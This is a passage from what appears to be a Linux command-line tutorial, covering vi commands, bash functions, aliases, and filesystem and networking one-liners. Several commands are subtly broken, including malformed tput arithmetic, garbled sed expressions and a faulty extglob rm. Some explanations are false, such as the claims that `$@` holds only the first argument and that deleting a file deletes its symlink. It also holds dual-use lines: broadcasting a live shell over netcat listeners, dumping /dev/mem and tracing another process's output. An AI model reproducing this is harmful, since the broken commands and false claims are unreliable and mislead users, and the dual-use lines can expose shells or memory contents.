- `:%` All lines in file
- `..` Current line
- `:n,m` Lines n-m

Note:

Ranges can be combined with the `:s` command to perform a replacement on several lines. For example, `.,$s/pattern/string/g` would replace the pattern with the string from the current line to the end of the file.

Files commands

These are some file commands for reading data into the editor, and writing data back out of it. You have to be in the command mode to use these features. For example, press the ESC key and then type `:r file_name` to read a file in to the editor after the current line.

- `:e file` Edit new file
- `:n` Go to next file
- `:p` Go to previous file
- `:r !cmd` Reads a program output in to the editor after the current line.
- `:r file` Reads a file in to the editor after the current line.

:w >>file Append the file (current file if no name given)
:w file Writes file (current file if no name given)

Miscellaneous commands

These are some miscellaneous commands, for performing various functions in the program. You have to be in the command mode to use these features. For example, press the ESC key and then type **u** to undo last change.

- ~ Toggle UPPER/lower case.
- . Repeat last text-changing command
- J Join lines
- nJ Joins the next (n) lines together;
Omitting (n) joins the beginning of the next line to the end of the current line.
- u Undo last change.
- U Undo all changes to line.
- ; Repeats last f F t or T search command.

Shell Functions

These are some shell commands, for bringing data in from other programs and being able to manage it in the text editor. You have to be in the command mode to use these features. For example, press the ESC key and then type **!! ps -aux** executes a shell command, and places the command output at the current line.

:! cmd Executes shell command

Note:

Add these special characters to indicate: % name of current file# name of last file edited.

- !! cmd** Executes shell command, and places the command output at the current line
- :!!** Executes last shell command
- :r! cmd** Inserts the output from command
- :f file** Renames current file
- :w !cmd** Sends currently edited file to command as STDIN and executes it.
- :cd dir** Changes current working directory.
- :sh** Starts a sub-shell (CTRL+D returns to editor)
- :so file** Reads and executes commands in file (file is a shell script)
- !}sort** Sorts from current position to end of paragraph and replaces text.

Settings commands

The following commands allow you to configure vi(m) settings. These commands allow you to enable and disable features within vi(m) , or change how they work.

You have to be in the command mode to use these features. For example, press the ESC key and then type `set all` to display all the `set` options on the screen.

The list below is not complete, but it does provide some examples of some of the things that you can do with these features.

- :set all Displays all options to the screen.
- :set ai Turns on auto indentation. (default: noai)
- :set list Shows tabs (^l) and end of line (\$). (default: nolist)
- :set nu Shows line numbers. (default: nonu)
- :set sm Show matching { or (as) or } is typed. (default: nosm)
- :set wm=n Sets automatic wraparound (n) spaces from right margin..
(default: wm = 0)

Note:

The SET commands can be put into .exrc file to automatic configure settings at VI startup.

Linux One-Liners

Overview: This chapter contains an intermediate set of commands/one-liners. The commands in this chapter are more advanced than the ones in the previous ones. They can perform lower level functions or require more knowledge to utilize them.

This chapter also introduces the concept of command one-liners, which come in very handy for more advanced application, system and device operations.

Note:

Some commands and utilities might not be part of your default distro, and these applications may have to be installed in order to utilize them.

Commands and Functions

BASH allows you to group similar commands together into one line using a special separators. Some of these will run the commands in order, and others will have different results if one command fails or succeeds. It all depends on the separator that is used.

The examples below, show commands can be executed using different types of separators to control the order in which they are executed.

Run multiple commands in a single line (separate with ';' semicolon), example:

```
command_1; command_2; command_3
```

Only run the next command if the first command is successful, example:

```
command_1 && command_2
```

Only run the next command if the first command fails, example:

```
command_1 || command_2
```

To automatically answer a prompt, pipe in the response. For example (send the letter 'y' into a command or script): `y | some_command`

It is easy to create custom commands by grouping together other commands inside a function. To call the function all you have to do is type its name and pass arguments in to it.

In the examples below, create the function by typing the first line, then type the function name to execute it (i.e. red, green, or blue) and type the text you want to display.

Notes:

These functions can be placed into a script, and utilized from the command line as well. These functions will only exists as long as the shell is active and in memory, unless it is added it the `~/.bashrc` file.

```
function blue() { echo -e "\x1b[34m\x1b[1m"$@"\x1b[0m"; }
```

*Example: blue **this is a test***

```
function green() { echo -e "\x1b[32m\x1b[1m"$@"\x1b[0m"; }
```

*Example: green **this is a test***

```
function red() { echo -e "\x1b[31m\x1b[1m"$@"\x1b[0m"; }
```

*Example: red **this is a test***

The `$@` is a pseudo variable, that contains the first argument passed to the function.

One-Liners

One-liners are a useful composite of related commands, arguments, and values that combined multiple operations into one line. These one-liners can be used in day-to-day operations to perform specific tasks or added to automation scripts.

Remember:

Linux commands are generally designed to do one function/operation very well (core design philosophy). This means that you will usually not see one command designed to do several general functions, but it will have lots of options related to what it was designed to do.

System commands

These one-liner commands are for performing different system level operations and functions. For example, creating aliases to other commands, monitoring processing, etc.

When you type 'path' it will expand the contents of the PATH variable and make it easier to read by displaying each item on its own line, type:

```
alias path='echo -e ${PATH//:/\\n}'
```

Generate a random password that is 20 (just change the size if you want it larger or smaller) characters long (alphanumeric only [a-z, A-Z, 0-9]), type:

```
tr -cd [:alnum:] < /dev/urandom | fold -w20 | head -n1
```

For a more complex (i.e. with special characters) random password generator, type:

```
tr -cd [:graph:] < /dev/urandom | fold -w20 | head -n1
```

Tip:

This command will generate 10 passwords. Tweak the command to increase number of passwords generated, complexity level, or length (modify the bold text).

```
for i in {1..10}; do tr -cd [:alnum:] < /dev/urandom | fold -w20 | head -n1; done
```

Define a simple calculator function, type:

```
? () { echo "$*" | bc -l; }
```

Example:

```
? 4*4+5
```

(When you type ‘?’ it will pass the equation into the function)

Puts the system time in top right corner of the terminal window, type:

```
while sleep 1;do tput sc;tput cup 0 $((($tput cols)-29));date;tput rc;done &
```

Displays system information and the current time in the top right corner of the terminal window, type:

```
while true; do tput sc; tput cup 0 $((($tput cols)-74)); w | grep load; tput rc; sleep 10; done &
```

Create an alias to a command, type:

```
alias ai='sudo apt-get install'
```

-OR-

```
alias au='sudo apt-get update'
```

Notes:

To execute these aliases to install the new package, type:

ai package_name

To execute the second alias to update the package, type:

au

To delete any alias, type:

unalias alias_name

Tip:

To see all aliases that have been setup in the terminal, type:

alias

To see all processes that are run by you, type:

```
ps -aux | grep -v `whoami`
```

List all processes that are consuming more CPU time, type:

```
ps -aux --sort=-%cpu | grep -m 11 -v `whoami`
```

Displays a section of text from within a file, type:

```
sed -n /start_pattern/,/start_pattern/p input_file.txt
```

To learn a random Linux command, type:

```
man $(ls /bin | shuf | head -1)
```

To create a pdf version of a man page, type:

```
man -t regex | ps2pdf -- output_file.pdf
```

To convert a command output as a graphic, type:

```
ifconfig | convert label:@- output_file.png
```

Another example of converting command output as a graphic, type:

```
uname -a | convert label:@- output_file.png
```

Displays all available keyboard bindings in BASH, type:

```
bind -P | grep -v "is not" | sed -e 's/can be found on:/' | column -s: -t
```

A robust, modular log colorizer that makes reading log files easier, type:

```
tail /var/log/syslog | ccze -A
```

It is also possible to export the files as HTML, type:

```
cat /var/log/syslog | ccze -h > ~/Desktop/syslog.html
```

Note:

ccze has plugins for apm, exim, fetchmail, httpd, and more. To see list of available plugins, type: ccze -l

Filesystem

These one-liner commands are for performing filesystem level operations and functions. For example, finding and managing files, managing file permissions and more.

Find files in a specific date range, type:

```
find . -type f -newermt "2025-01-01" ! -newermt "2025-12-31"
```

Delete all files in a directory that don't match a certain file extension, type:

```
rm !(*.html | *.php | *.png)
```

Recursively remove all empty directories in the current path, type:

```
find . -type d -empty -delete
```

Display how much storage a directory is consuming (advanced), type:

```
du -kx | egrep -v "\./.+/" | sort -n
```

See the top six files that are consuming all your local storage space, type:

```
du -hsx /* | sort -rh | head -6
```

Search for a file that has a specific size, type:

```
find . -type f -size 10M
```

Change permissions on a specific set of files, type:

```
find /path/to/directory/ -type f -exec chmod 644 {} \;
```

Tip:

Reset directories permissions

```
find . -type d -exec chmod 0755 {} \;
```

Perform a command on every file in directory

```
for x in `ls -1`; do echo $x; done
```

Create multiple folders under a specific path, type:

```
mkdir -p new_folder/{folder_1,folder_2,folder_3,folder_4}
```

Copy a file in to multiple directories, type:

```
echo /path/to/directory1/ /path/to/directory2/ /path/to/directory3/ |  
xargs -n 1 cp /path/to/file_name.ext
```

Count the number of files in a directory, type:

```
ls -l /bin | grep -v ^c | wc -l
```

See all the files on your system (or a specific directory), type:

```
find /bin -type f | less
```

See all the directories on your system (or a specific directory) one page at a time, type:

```
find / -type d | less
```

Create a file of any size, type:

```
dd if=/dev/zero of=output_file.txt bs=1M count=10
```

List files that were only changed today, type :

```
ls -al --time-style=+%D | grep `date +%D`
```

Display only non-blank lines (also removes comment lines) within a configuration file

```
grep '^#[^#]' /etc/syslog.conf
```

To create a compressed archive (i.e. TAR file), type:

```
tar -czvf file_name.tar.gz /path/to/directory/
```

To decompress the archive, type :

```
tar -xzvf file_name.tar.gz
```

Move and rename files with suffixes quickly, type:

```
cp /path/to/directory/Really_Long_File_Name.cpp{,-old}
```

Note:

*This command will generate a new copy of the file called:
/path/to/directory/Really_Long_File_Name.cpp-old*

Use 'pushd' and 'popd' for treating your paths as an array, type:

```
cd /directory1/directory2/directory3; pushd .; cd /bin; popd
```

Note:

'pushd' stores the last directory path, the 'popd' allows you to return to it at a later time.

Compare two directories and display their differences, type:

```
comm -3 <(ls directory1) <(ls directory2)
```

Note:

Change the arguments from -3 to -2 or -1 or remove it all together to control the column suppression.

Synchronize two file directories, type:

```
rsync -avzh /directory1 /directory2
```

Kills a process that is locking a file, type:

```
fuser -k file_name.ext
```

Mount an .ISO file as a CD, type:

```
sudo mount /path/to/file_name.iso /mnt/cdrom -oloop
```

Manipulating text files:

These commands are for manipulating the text contents inside of a file. These commands allow you to extract data or change its formatting.

Print columns 1 and 3 from input_file and output it into output_file, type:
awk '{print \$1, \$3}' input_file > output_file

Tip:

col1 .. col9 is a simple alternative to using awk and print commands. col1 is just a simple script that splits and prints a given column. col2-col9 are just symbolic links to col1 ; who's behavior changes based on the name that is used.

Ex 1a: mount | awk '{print \$3}'

Ex 1b (equivalent): mount | col3

Ex 2a: cat /etc/passwd | awk -F":" '{print \$7}'

Ex 2b (equivalent): cat /etc/passwd | col7 :

Output characters from column 8 to column 15 from input_file and output it into output_file, type:

cut -c 8-15 input_file > output_file

Replace a string of text from input_file and output it into output_file, type:
sed "s/search_word1/search_word2/g" input_file > output_file

Replace any character with another character, type:

cat input_file.txt | tr ':[space]:' '\t' > output_file.txt

Output formatted text in columns, type:

```
sudo cat /etc/passwd | column -t -s :
```

Convert the contents of a file to upper case, type:

```
cat input_file.txt | tr a-z A-Z > output_file.txt
```

Displays a count of all the different occurrences of data from output, type:

(*i.e. awk, sed, cut, etc.*) | sort | uniq -c | sort -rn | head

Example:

```
history | awk '{ print $2 }' | sort | uniq -c | sort -rn | head
```

Filters (removes invisible characters) the contents of a file, type:

```
while IFS= read -r line; do echo "$line"; done < input_file.txt > output_file.txt
```

Note:

Replace 'somefile.txt' with the file you want to filter. The output will be written to 'newfile.txt'.

Networking

These one-liner commands are for performing network level operations and functions. For example, sharing files, monitoring connections, etc.

Graph the number of connections for each host, type:

```
netstat -an | grep ESTABLISHED | awk '{print $5}' | awk -F: '{print $1}' | sort | uniq -c | awk '{ printf("%s\t%s\t",\$2,\$1) ; for (i = 0; i < \$1; i++) }
```

```
{printf("*"); print "" }
```

Share file through HTTP port: 80, type:

```
sudo nc -v -l 80 < file_name.ext
```

Note:

Open the web browser to the local IP address of the machine from which you're sharing from. To test out this feature, type:

127.0.0.1

-OR-

LocalHost

Query the domain and owner information, type:

```
whois example.com
```

To install the command, type:

```
sudo apt-get install whois
```

-OR-

```
sudo yum install whois
```

Download an entire website, type:

```
wget --random-wait -r -p -e robots=off -U mozilla  
http://www.example.com
```

Search and filter network packets, type:

```
ngrep -O network_capture.pcap -q 'HTTP'
```

To install the command, type:

```
sudo apt-get install ngrep
```

-OR-

```
sudo yum install ngrep
```

Captures traffic for Wireshark (<https://www.wireshark.org/>) from a specific ETH1 interface, type:

```
tcpdump -i eth1 -s0 -v -w /tmp/capture.pcap
```

Shows all the local users on the system, type:

```
lslogins
```

-OR-

```
lslogins user_name
```

Backup files from one location to another location, type:

```
rsync -vare ssh user@192.168.0.100:/path/to/director/*  
/home/user/backup/
```

Testing a remote port to see if it is open, type:

```
curl -s example.com:80 >/dev/null && echo Success. || echo Fail.
```

More advanced version, type (replace the IP and PORT parameter as appropriate), type:

```
IP="example.com" ; PORT="80" ; curl -s "$IP:$PORT" > /dev/null  
&& echo "Success connecting to $IP on port $PORT." || echo  
"Failed to connect to $IP on port $PORT."
```

Another version of the example of the previous one-line, type:

```
timeout 1 bash -c "</dev/tcp/example.com/80" && echo Port open  
|| echo Port closed
```

A simpler version, type:

nc -vz example.com 80

-OR-

telnet example.com 80

Displays your external IP address, type:

dig +short myip.opendns.com @resolver1.opendns.com

Display local IP addresses regardless of network interface, type:

ifconfig | sed '/inet/!d;/127.0/d;/dr:/s/d;s/^.*:\(\.*\)\B.*\$/\1/'

Displays real-time wireless signal information, type:

watch -n 1 cat /proc/net/wireless

Show apps that are using the network connection, type:

ss -p

Discover which program is using a specific port, type:

lsof -i tcp:443

Advanced commands

Overview: This chapter contains an advanced set of commands and one-liners. These one-liners are more advanced than the ones in the previous chapter. They can perform lower level functions or require more knowledge to utilize them.

This chapter has been broken up into different sections (i.e. system commands, filesystem, networking, etc.) in order to organize the content. So it is easier to find and understand.

Note:

Some commands and utilities might not be part of your default distro, and these applications may have to be installed in order to utilize them.

System commands

These system commands and utilities listed in this section are for performing advanced system functions and operations. For example, managing system time, processes, packages and more.

Synchronize the time clock, type:

```
sudo ntpdate -s us.pool.ntp.org
```

Run the same command on multiple Linux servers, type :

```
for i in $(cat list.txt); do ssh user@$i 'bash command'; done
```

Note:

This example requires that you create a file called list.txt with the names of the servers that you want to execute the command against.

See the time on the hardware clock, type:

```
sudo hwclock
```

To set the time, type:

```
sudo hwclock --set --date="02/20/2020 20:20:00"
```

See all running processes (updated live), type:

```
top
```

For a more robust process manager, type:

```
htop
```

To install the command, type:

```
sudo apt-get install htop
```

-OR-

```
sudo yum install htop
```

`multitail` monitors multiple log files simultaneously, also supports text highlighting, filtering, and many other features. For example, type:


```
multitail /var/log_file1.log /var/log_file2.log
```

To install the command, type:

```
sudo apt-get install multitail
```

-OR-

```
sudo yum install multitail
```



The screenshot shows the `multitail` application running in a terminal window. It displays two log files side-by-side. The left log file shows PHP Fatal errors related to undefined class constants. The right log file shows Apache configuration and startup messages. The interface includes a status bar at the bottom with file names, line numbers, and a help key binding.

```
nceapp/db_session.php on line 15
[Sun Jun 03 13:43:19.714803 2018] [:error] [pid 2507] [client ::1:55556] PHP Fatal error:  Uncaught Error: Undefined class constant 'MYSQL_ATTR_INIT_COMMAND' in /var/www/html/referenceapp/db_session.php:15\nStack trace:\n#0 /var/www/html/referenceapp/index.php(20): require()\n#1 {main}\n thrown in /var/www/html/referenceapp/db_session.php on line 15
[Sun Jun 03 13:49:03.395604 2018] [:error] [pid 2505] [client ::1:55780] PHP Fatal error:  Uncaught Error: Undefined class constant 'MYSQL_ATTR_INIT_COMMAND' in /var/www/html/referenceapp/db_session.php:15\nStack trace:\n#0 /var/www/html/referenceapp/index.php(20): require()\n#1 {main}\n thrown in /var/www/html/referenceapp/db_session.php on line 15
00] /var/log/apache2/error.log          3KB - 2018/06/03 13:49:03
e/2.4.29 (Ubuntu) configured -- resuming normal operations
[Mon May 28 07:51:02.803992 2018] [core:notice] [pid 2268] AH00094: Command line : '/usr/sbin/apache2'
[Mon May 28 10:56:09.494064 2018] [mpm_prefork:notice] [pid 2268] AH00169: caught SIGTERM, shutting down
[Mon May 28 16:21:34.793589 2018] [mpm_prefork:notice] [pid 2150] AH00163: Apache/2.4.29 (Ubuntu) configured -- resuming normal operations
[Mon May 28 16:21:34.837839 2018] [core:notice] [pid 2150] AH00094: Command line : '/usr/sbin/apache2'
[Mon May 28 19:01:59.925864 2018] [mpm_prefork:notice] [pid 2150] AH00169: caught SIGTERM, shutting down
01] /var/log/apache2/error.log.1 F1<CTRL>+<h>; help  692 - 2018/06/03 13:48:40
```

MULTITAIL Example (displays two log files)

Monitor the output of any utility (the command refreshes the output at regular intervals), type:

```
watch df
```

A similar command for watching for large files, type:

```
while ls -la file_name; do sleep 5; done
```

Run any program in the background and close your shell, type:

```
nohup wget example.com/file_name.zip
```

Note:

A file will be generated in the same directory with the name nohup.out, this file contains the output of the running program.

`xargs` allows you to pass the output from one command to act as arguments for another, type:

```
find . -name "*log" -type f -print | xargs tar -cvzf logs.tar.gz
```

Example: Append a list of URLs to the end of the WGET command, type:

```
cat links.txt | xargs wget
```

Note:

This example requires that you create a file called links.txt with a list of URLs that you want to execute the command against.

To lists all the Debian packages installed on a system, type:

```
dpkg --get-selections > debian_list.txt
```

To reinstall these Debian packages on another system, type:

```
dpkg --set-selections < debian_list.txt
```

Note:

The configuration files from /etc directory may need to be copied over to the new system for these packages to work properly.

`~/.bashrc` is a shell script that BASH runs whenever a terminal shell session is initialized. You can put any commands or customized functions in this file that you want available when you login via local terminal or remote session.

Add the following command to '`~/.bashrc`' to help automatically fix file or path name errors, type:

```
shopt -s cdspell
```

Tip:

Add the following command to '`~/.bashrc`' to add color to the LESS/MAN pages, type:

```
# Adds color to the LESS/MAN pages  
  
export LESS_TERMCAP_mb=$'\E[01;31m'  
export LESS_TERMCAP_md=$'\E[01;33m'  
export LESS_TERMCAP_me=$'\E[0m'  
export LESS_TERMCAP_se=$'\E[0m'  
export LESS_TERMCAP_so=$'\E[01;42;30m'  
export LESS_TERMCAP_ue=$'\E[0m'  
export LESS_TERMCAP_us=$'\E[01;36m'
```

See the top 10 utilities that you regularly use by analyzing your command history, type:

```
history | awk 'BEGIN {FS="[ \t]+|[\\\""]'} {print $3}' | sort | uniq -c | sort -nr | head
```

Tip:

There is a similar command that shows how many times you used a command for the current day, type:

`hash`

Make auto-completion non-case sensitive (i.e. ' cd /BI(press Tab)' 'cd /bin '), type:

```
echo 'set completion-ignore-case on' >> ~/.inputrc; echo 'set show-all-if-ambiguous on' >> ~/.inputrc; echo 'set show-all-if-unmodified on' >> ~/.inputrc
```

Create or modifies the `~/.inputrc` . The session needs to be restarted for the changes to take effect.

Shows the numerical value for each of the 256 colors that are available in BASH, type:

```
for((i=16; i<256; i++)); do printf "\e[48;5;${i}m%03d" $i; printf '\e[0m'; [ ! $((($i - 15) % 6)) -eq 0 ] && printf ' ' || printf '\n'; done
```

The `screen` command can multiplex several terminals between processes, type:

`screen`

Start a process to just test the application, type:

`ping localhost`

Press **Ctrl+A** and **?** for help, **Ctrl+A** and **D** to detach a screen (this will take you back to your original terminals).

To see a list of terminals that are running in the background, type:

```
screen -ls
```

To re-attach the terminal that is running in the background, type:

```
screen -r
```

When done, type: `exit` to return to your original terminal window.

Note:

*This program can do more than this brief tutorial shows.
Read the documentation for more information and examples.*

The `vmstat` command provides information about memory, swap utilization, I/O wait, and system activity, type: `vmstat 1 20` (the arguments runs the command every second, twenty times)

Note:

This command is very useful for diagnosing I/O-related issues.

Filesystem

These are more advanced one-liners and commands, they are for performing filesystem level operations and functions. For example, performance testing your storage system, creating logical shortcuts to files and directories, managing files, and more.

Creating File Shortcuts (Links)

There are two types of file shortcuts (aka links) that can be created in Linux, they are hard and soft links. Hard links can be created to files and directories on the same volume. Soft links (aka symbolic Links) can be created to files and directories on different volumes.

The advantage of using links (hard or soft) is that when you modify the link file it is like modifying the original file, because they may exist in a different location than the original file. It is just a pointer (i.e. it literally points to the file on the disk) that directs the filesystem to use the correct file.

The hard link is a separate file which contains information about the original file and where it is located, type:

```
cp -l file_name1 file_name2
```

Note:

If you delete the original file, the hard link will prevent the file from being deleted. If you want to delete the file, you will also have to remove the hard link.

An alternative command to create a hard link, type:

```
ln file_name1 file_name2
```

If you need to create links on a different physical drive, you'll have

to create a soft link instead, type:

```
cp -s file_name1 file_name2
```

Notes:

*If you delete the original file **test.txt** it will also delete the shortcut **test1.txt**.*

*The output shows the link to **test1.txt** which is the shortcut to the original file: **test.txt**:*

```
lrwxrwxrwx 1 jane root 11 May 20 12:23 test1.txt -> test.txt  
-rw-rw-rw- 1 jane root 1242 May 20 12:19 test.txt
```

An alternative command to create a hard link, type:

```
ln -s file_name1 file_name2
```

An alternative to the `tree` command, type:

```
ls -R | grep ":$" | sed -e 's/:$/`' -e 's/[^-][^V]*V//g' -e 's/^/ /' -e 's/-/|/'
```

Scan file(s) to check if they contain a particular text string, type:

```
grep -Pri "Search_Term" /Path_to_Directory/*.log
```

Tip:

Enabling grep auto coloring, type:

```
alias grep="grep --color=auto"
```

Find files containing specified text string recursively in the current directory, type:

```
grep -H -r "string" /*
```


Midnight commander (MC), makes navigating the filesystem easier.

To install the command, type:

```
sudo apt-get install mc
```

-OR-

```
sudo yum install mc
```



Deleting large files (erases the content and leaves an empty file), type:

```
> /path/to/large_file.log
```

How to fix a mess you created by accidentally un-TARing files in to the wrong directory, type:

```
tar ztf /path/to/file_name.tar.gz | xargs -d'\n' rm -v
```

See a list of all file and sub-directories for a path, type:

```
tree /home
```

To install the command, type:

```
sudo apt-get install tree
```

-OR-

```
sudo yum install tree
```

Easily convert text files to and from a Windows or UNIX format, type:

Using awk to convert a Windows text file to UNIX, type:

```
awk '{ sub("\r$", ""); print }' windows_file.txt > unix_file.txt
```

Using awk to convert a UNIX text file to Windows, type:

```
awk 'sub("$", "\r")' unix_file.txt > windows_file.txt
```

The diff utility can compare the output of two commands without creating a temporary file:

```
diff <(ls directory_name1) <(ls directory_name2)
```

Create a function that will automatically do an ls when you type cd (i.e. cd '/bin'), type :

```
cd() { builtin cd -- "$@" && { [ "$PS1" = "" ] || ls -hrt --color; }; }
```

Create an Info Bar at the top of your screen, type:

```
PS1='\[\e[s\]\e[7m\]\e[1;1H\]\w\n\t \j / \! / \#\[\e[u\]\e[0m\]\e[33;1m\]\u@\h \[\e[34m\]\W]\[\e[0m\]\$ '
```

Tip:

To enhance the 'clear' command to work with the Info Bar, type:

```
alias clear='echo -e "\e[2J\n"'
```

Find all world-writable files on your system, type:

```
find / -type f -perm -o+w -exec ls -l {} \;
```

Networking

These are more advanced one-liners and commands, they are for performing networking operations and functions. For example, scanning remote ports on a machine, listing connections to remote machines, setting up temporary file servers, and more.

NMAP: is a very versatile tool for scanning a network (for more information, go to: <https://nmap.org>)

To install the command, type:

```
sudo apt-get install nmap
```

-OR-

```
sudo yum install nmap
```

Tip:

To play around with nmap, type:

nmap -oS example.com

-OR-

nmap -oS - scanme.nmap.org

(The extra [-] dash puts the output in L33t, aka 'Script Kiddie' mode)

To obtain network traffic statistics, type:

```
iptraf-ng
```

To install the command, type:

```
sudo apt-get install iptraf-ng
```

-OR-

```
sudo yum install iptraf-ng
```

To identify which files have an open process, use: lsof

Note:

In Linux environments, a file can be a network connection.

NETCAT (nc) is a tool designed to be used as a destination of a redirect (one pipe or |).

Example:

```
echo -e "GET http://example.com HTTP/1.0\n\n" | nc example.com  
80
```

(Downloads a webpage source code)

Analyze log files while the application is still running, type:

```
tail -f path_to_log | grep search_term
```

Server logs can be gzip compressed to save local storage space, also see the 'Z' commands alternatives (i.e. zless, zcat, zgrep , etc.) can deal with compressed log files.

vnstat collects all traffic needed from any configured interface.

To install the command, type:

```
sudo apt-get install vnstat
```

-OR-

```
sudo yum install vnstat
```

Note:

Collects kernel data instead of the interface data, has a lighter execution on the system.

Lists open network ports that are in the Listening state, type:

```
netstat -lnp
```

Filter the 'netstat' command, type:

```
netstat -c | grep 'State'
```

Use Python to setup a temporary http server: `python -m SimpleHTTPServer` (*this will make the current directory the command was run in available via HTTP via the machine's IP address on port 8000*), then use the following command to download and extract the file on a remote system, type:

```
wget -qO - http://192.168.0.100:8000/file_name.bz2 | tar xjvf -
```

Tip:

To make an alias to this command, type:

```
alias webshare='python -m SimpleHTTPServer'
```

Run commands after you log out of an ssh session, type:

```
nohup wget http://mirror.example.com/mirror/linux-64bit.iso &
```

For example, if downloading a large file on a Raspberry PI without using the `nohup` command you would have to wait for the download to finish before logging off the ssh session and before shutting down your laptop.

Watch a text version web page be refreshed every 10 seconds, type:
`watch --interval=10 lynx -dump http://example.com/statistics.html`

To install the command, type:

`sudo apt-get install lynx`

-OR-

`sudo yum install lynx`

Flushing the DNS cache, type:

`sudo service network-manager restart`

-OR-

`sudo /etc/init.d/nscd restart`

List all network connections and related apps, type:

`lsof -i -nP`

Display the number of IP connections to the web server on port 80, type:

`netstat -plane | grep :80 | awk '{print $5}' | grep -Eo '([0-9]{1,3}\.){3}[0-9]{1,3}' | sort | uniq -c | sort -n`

Advanced Functions

Broadcast output of shell thru ports 5000, 5001, 5002 (or whatever you want), type:

```
script -qf | tee >(nc -kl 5000) >(nc -kl 5001) >(nc -kl 5002)
```

To access the shell broadcast, type:

```
nc your_ip_address [ 5000 | 5001 | 5002 ]
```

Intercept the STDOUT and STDERR of another process, type:

```
strace -ff -e trace=write -e write=1,2 -p Process_ID
```

Note:

To test this command, open two terminals, run ps -aux in one terminal and get the process ID for the second terminal (i.e. "username 23 0.0 0.0 25816 3548 tty2 Ss 14:16 0:00 -bash"). In the first terminal run the strace -ff -e trace=write -e write=1,2 -p 23 . In the second terminal, you will see trace dump.

View the contents/values of RAM as a string (plain text), type:

```
sudo dd if=/dev/mem | cat | strings
```

Watch the progress of a file copy, type:

```
pv input_file > output_file
```

Note:

The pv allows a user to see the progress of data going through a pipeline, by displaying information such as time elapsed, percentage completed (with progress bar), current throughput rate, total data transferred, and ETA.

Creates a digest hash for file, type:

`openssl dgst -sha256 -hex sample.txt`

Note:

A digest hash can tell you if a file has changed since it was last hashed.

Split terminal screens either vertically and/or horizontally, type:

`tmux`

Vertical split, press: Ctrl+B and then Shift+5

Horizontal split, press: Ctrl+B and then Shift+"

Navigate screens, press: Ctrl+B and then arrow keys

To kill screen, press: Ctrl+B and then X -OR- type:
`exit`

To get help, type:

`man tmux`

`asciiview` generates a composite image of a picture out of text, type:

`asciiview input_file.png`

Press 'H' for help, or press 'Q' to quit.

To install the command, type:

```
sudo apt-get install aview
```

Extract text from a picture with tesseract (i.e. OCR), type:

```
tesseract input_file.png output_file.txt
```

To install the command, type:

```
sudo apt-get install tesseract-ocr
```

-OR-

RPM based installation, see: <https://github.com/tesseract-ocr/tesseract/wiki>

Tip:

If you're having problems OCRing a document, try to upscale image file by 480%, change it to greyscale, backfill it with white, sharpen it, and then try to extract the text. Otherwise if the document has very large fonts, change the upscale to 200% or 300%.

```
$ convert -colorspace gray -fill white -resize 480% -sharpen 0x1  
file.png file.jpg
```

Note:

More information: <https://github.com/tesseract-ocr/tesseract>

Convert an image from one size to another size, type:

```
convert -resize 50% input_file.png output_file.jpg
```

If this package is not already installed, type:

```
sudo apt-get install imagemagick
```

-OR-

RPM based installation, see:

<http://www.imagemagick.org/script/download.php#unix>

Show library calls that are being made (used for program debugging), type:

ltrace echo HelloWorld

Show system calls that are being made (used for program debugging), type:

strace echo HelloWorld

Records a screencast and convert it to an mpeg video, type:

ffmpeg -f x11grab -r 25 -s 800x600 -i :0.0 /tmp/output_file.mpg

Note:

Grabs X11 input and creates an MPEG at 25 fps with the resolution of 800x600

To download YouTube videos, type:

youtube-dl URL_of_video

If this package is not already installed, type:

sudo apt-get install youtube-dl

-OR-

sudo yum install youtube-dl

Taking the audio from a video file, type:

mplayer -ao pcm -vo null -vc dummy -dumpaudio -dumpfile output_file

input_file

Transcoding (i.e. converting one digital format to another) video from one format to another format, type:

